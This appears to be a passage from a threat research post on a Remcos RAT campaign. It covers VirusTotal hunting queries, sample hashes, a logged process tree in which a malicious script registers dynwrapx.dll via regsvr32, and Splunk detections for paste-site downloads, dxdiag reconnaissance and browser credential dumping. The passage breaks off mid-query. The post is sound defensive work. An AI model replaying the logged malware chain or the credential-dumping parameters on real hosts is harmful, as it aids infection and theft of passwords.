
Using VirusTotal behavior to analyze this sample further STRT searched for a pattern of behavior that spawned winhlp32.exe and used regsvr32.exe to load dynwrapx.dll. STRT crafted this VirusTotal behavior query:

```
behavior:"\"%windir%\\System32\\regsvr32.exe\" /I /S \"%TEMP%\\dynwrapx.dll\""
behavior:"\"%windir%\\winhlp32.exe\""
```

This uncovered an interesting pattern that began 9/12/2021 from Argentina which matched the same behavior as our original sample. Each upload contained a different section of the final sample (reviewed above). STRT speculates the adversary was testing their code against antivirus engines. After the first few “testing” uploads occurred, it was followed up with actual active campaigns with complete Remcos loaders.

	Detections	Size	First seen	Last seen	Submitters
3B5B0848901E1973AE48CDE5B09BB70A274A95B8BB36D7E0FC085CAEE329644F 1.vbs vba obfuscated handle-file create-file run-file write-file direct-cpu-clock-access runtime-modules cve-2014-3931 ...	19 / 58	64.79 KB	2021-09-12 19:53:10	2021-09-12 19:53:10	1
B8C4FDA39BD29F4B9D602E3C1CF0CB61F6DADBC4864FA667BEB622026F0DCCD0 1.vbs vba obfuscated handle-file create-file run-file write-file direct-cpu-clock-access runtime-modules cve-2014-3931 ...	18 / 58	194.92 KB	2021-09-12 19:56:28	2021-09-12 19:56:28	1
73ECC1C68A37B3EBAEC419CFD7719151E3434A47EC683A7145678A4AA3DF04B5 1.vbs vba obfuscated run-file handle-file create-file cve-2018-8174 exploit write-file direct-cpu-clock-access ...	17 / 58	64.76 KB	2021-09-12 19:59:27	2021-09-12 19:59:27	1
7D1EC6CA79741217E2AA7097DF8BA0A883140B96F365C04A58346A9E4A5C5EFD 1.vbs vba obfuscated run-file handle-file create-file cve-2018-8174 exploit write-file create-ole ...	19 / 58	32.76 KB	2021-09-12 20:00:33	2021-09-12 20:00:33	1
F5FEDDB833E5762A6D16B5F6C02D1EE95E87B0A07066F26CE7B4B020CF9CE008 1.vbs vba obfuscated run-file handle-file cve-2018-8174 runtime-modules create-file exploit calls-wmi ...	17 / 54	62.06 KB	2021-09-12 20:01:34	2021-09-12 20:01:34	1
7D284AAEA452472D67623C3C6C9C36943C756567556E280B1BA11A4A1F801386 1.vbs vba obfuscated run-file handle-file create-file cve-2018-8174 exploit write-file direct-cpu-clock-access ...	18 / 58	66.46 KB	2021-09-12 20:09:08	2021-09-12 20:09:08	1
71E11126139B1E93CA89F530137A246AF95BAFDD56CA6DAE4B04536634760F70 1.vbs vba obfuscated run-file handle-file create-file cve-2018-8174 exploit write-file direct-cpu-clock-access ...	19 / 58	68.19 KB	2021-09-12 20:11:57	2021-09-12 20:11:57	1
079F8B02FCAC3E15A55E10D066DAF2BAE96D289FE1C28A27FE1FC3C803A761CB 1.vbs javascript obfuscated run-file handle-file cve-2018-8174 create-file exploit write-file direct-cpu-clock-access ...	18 / 58	68.11 KB	2021-09-12 20:15:53	2021-09-12 20:15:53	1
D06E797D84B3301FD848418BD08A8FBEB9460D10FC9054E1DC551215A460AF44 1.vbs javascript obfuscated run-file handle-file cve-2018-8174 runtime-modules create-file exploit ...	19 / 58	77.69 KB	2021-09-12 20:16:48	2021-09-12 20:16:48	1
AD314BD00AC0152492A39D6458BD1A35FFA51DD4F7092310F848B3C3E135C48F 1.vbs javascript obfuscated run-file handle-file cve-2018-8174 runtime-modules create-file exploit ...	18 / 58	75.29 KB	2021-09-12 20:18:04	2021-09-12 20:18:04	1
C8B1DA732ACCDB36C51FB5E2002ABAFD09F234AE6E95EBD6B55FCA65A26425DB JAJA.vbs vba obfuscated run-file system-library cve-2018-8174 exploit anti-analysis direct-cpu-clock-access ...	15 / 58	28.38 KB	2021-09-13 15:21:34	2021-09-13 15:21:34	1
7AF7C46D7BD5E9A82AF147E8F018F93291BD45A33E76B5BB4C7D2065FBD50D41 invoicepayment.vbs vba enum-windows exe-pattern checks-cpu-name runtime-modules detect-debug-environment ...	26 / 57	1.55 MB	2021-09-22 02:41:56	2021-09-22 02:41:56	1
CF7E1F81CE9B9181CB5FEC35C9EE8F427F184F2912C6933AF53CB2A6D9845286 Notificacion_AFIP.vbs vba obfuscated enum-windows exe-pattern handle-file system-library run-file write-file anti-analysis create-ole ...	9 / 57	74.82 MB	2021-09-23 12:34:08	2021-09-23 12:34:08	1


The pattern of behavior we queried for looks like this in VTI -



Following using winhlp32.exe, STRT noticed it shifted to using installutil.exe. With installutil.exe, the pattern is very similar. The biggest difference STRT noticed was, during the VBScript execution, unlike winhlp32.exe, installutil.exe did not load dynwrapx.dll.

VirusTotal behavior query:

```
behavior:"\"%windir%\\System32\\regsvr32.exe\" /I /S \"%TEMP%\\dynwrapx.dll\""
behavior:"\\installutil.exe\""
```




STRT, generated a few additional queries that helped us to holistically look for other samples, these provided insight into further behaviors, but also the visibility into how much interaction and changes go into each campaign.

```
behaviour_processes:"\"%windir%\\SYSWOW64\\WSCRIPT.EXE\" //b //e:vbscript
\"%SAMPLEPATH%\""

content:
{5365742044796e577261704f626a203d204372656174654f626a656374282244796e616d696357726170706
```

VT Correlation Graph of Remcos:

The following VT Correlation Graph shows us the affected countries by this Remcos campaign, the number of C2 servers connections it made to download other malware or its components. Even some interesting infection chain vectors like dropping .lnk file and downloading components from its C2.



Remcos Analytic Story


The update on the analytic story introduced 21 new and 5 modified detections. In this section, we describe some of these analytics.

Suspicious Process DNS Query Known Abuse Web Services

Detects a suspicious process making a DNS query via known abuse text paste web services, or VoIP, instant messaging, and digital distribution platform to use to download external files. This technique is abused by adversaries, malware actors, and red teams to download a malicious

file on the target host. This is a good TTP indicator for possible initial access techniques. A user will experience false positives if the following instant messaging is allowed or common applications like telegram, discord are allowed in the corporate network.

```
`sysmon` EventCode=22 QueryName IN ("*pastebin*", "*discord*", "*telegram*", "*t.me*")
process_name IN ("cmd.exe", "*powershell*", "pwsh.exe", "wscript.exe", "cscript.exe")

| stats count min(_time) as firstTime max(_time) as lastTime by Image QueryName
QueryStatus process_name QueryResults Computer

| `security_content_ctime(firstTime)`

| `security_content_ctime(lastTime)`
```




Loading Of Dynwrapx Module

DynamicWrapperX is an ActiveX component that can be used in a VBScript to call Windows API functions, but it requires the dynwrapx.dll to be installed and registered. With that, registering or loading dynwrapx.dll to a host is highly suspicious. In most instances when it is maliciously used the best way to triage is to review parallel processes and pivot on the process_guid. Review the registry for any suspicious modifications meant to load dynwrapx.dll. Identify any suspicious module loads of dynwrapx.dll. This detection will return and identify the processes that invoke vbs/wscript/cscript.

```
`` |--- wscript.exe (6160)                    2021-09-29 19:41:47 "C:\Windows\SYSWOW64\WSCRIPT.EXE" //b //e:vbscript "C:\Users\Administrator\Desktop\6104039597178880\remcos.vbs"
`` `` |--- winhlp32.exe (10068)               2021-09-29 19:41:54 "C:\Windows\winhlp32.exe"
`` `` |--- regsvr32.exe (3584)                2021-09-29 19:41:52 "C:\Windows\System32\regsvr32.exe" /I /S "C:\Users\ADMINI~1\AppData\Local\Temp\2\dynwrapx.dll"
`` `` |--- winhlp32.exe (6448)                2021-09-29 19:41:52 "C:\Windows\winhlp32.exe"
`` `` |--- regsvr32.exe (6760)                2021-09-29 19:41:50 "C:\Windows\System32\regsvr32.exe" /I /S "C:\Users\ADMINI~1\AppData\Local\Temp\2\dynwrapx.dll"
`` `` |--- winhlp32.exe (8256)                2021-09-29 19:41:49 "C:\Windows\winhlp32.exe"
`` `` `` |--- wscript.exe (10152)             2021-09-29 19:41:55 "C:\Windows\System32\WScript.exe" "C:\Users\ADMINI~1\AppData\Local\Temp\2\wiofwjtjlqqbmphhhntqkfievo.vbs"
`` `` |--- regsvr32.exe (4132)                2021-09-29 19:41:47 "C:\Windows\System32\regsvr32.exe" /I /S "C:\Users\ADMINI~1\AppData\Local\Temp\2\dynwrapx.dll"
```

```
`sysmon` EventCode=7 (ImageLoaded = "*\\dynwrapx.dll" OR OriginalFileName =
"dynwrapx.dll" OR  Product = "DynamicWrapperX")

| stats count min(_time) as firstTime max(_time) as lastTime

by Image ImageLoaded OriginalFileName Product process_name Computer EventCode Signed
ProcessId

| `security_content_ctime(firstTime)`

| `security_content_ctime(lastTime)`
```




System Info Gathering Using Dxdiag Application

Detects a suspicious dxdiag.exe process command-line execution. Dxdiag is used to collect the system info of the target host. This technique was seen used by Remcos RATS, various actors, and other malware to collect information as part of the recon or collection phase of an attack. This behavior should be rarely seen in a corporate network, but this command line can be used by a network administrator to audit host machine specifications. Thus in some rare cases, this detection will contain false positives in its results. To triage further, analyze what commands were passed after it pipes out the result to a file for further processing. Examples of anyrun remcos analysis that shows its behavior before and after this technique was executed.

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time)

  as lastTime from datamodel=Endpoint.Processes where `process_dxdiag` AND
Processes.process
```

```
  = "* /t *" by Processes.dest Processes.user Processes.parent_process_name
Processes.parent_process

  Processes.process_name Processes.process Processes.process_id
Processes.parent_process_id

  | `drop_dm_object_name(Processes)` | `security_content_ctime(firstTime)` |
`security_content_ctime(lastTime)`
```




Possible Browser Pass View Parameter

Detects a suspicious process that contains command-line parameters related to a web browser credential dumper. This technique is used by Remcos RAT malware where it uses the Nirsoft webbrowserpassview.exe application to dump web browser credentials. Remcos use the "/stext" command line to dump the credential in text format. This Hunting query is a good indicator of hosts suffering from possible Remcos RAT infection. Since the hunting query is based on the parameter command and the possible path where it will save the text credential information, It may catch normal tools that are using the same command and behavior.

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time)

  as lastTime from datamodel=Endpoint.Processes where Processes.process  IN ("*/stext*",
"*/shtml *", "*/LoadPasswordsIE*", "*/LoadPasswordsFirefox*",
"*/LoadPasswordsChrome*","*/LoadPasswordsOpera*", "*/LoadPasswordsSafari*" ,
"*/UseOperaPasswordFile*", "*/OperaPasswordFile*","*/stab*", "*/scomma*", "*/stabular*",
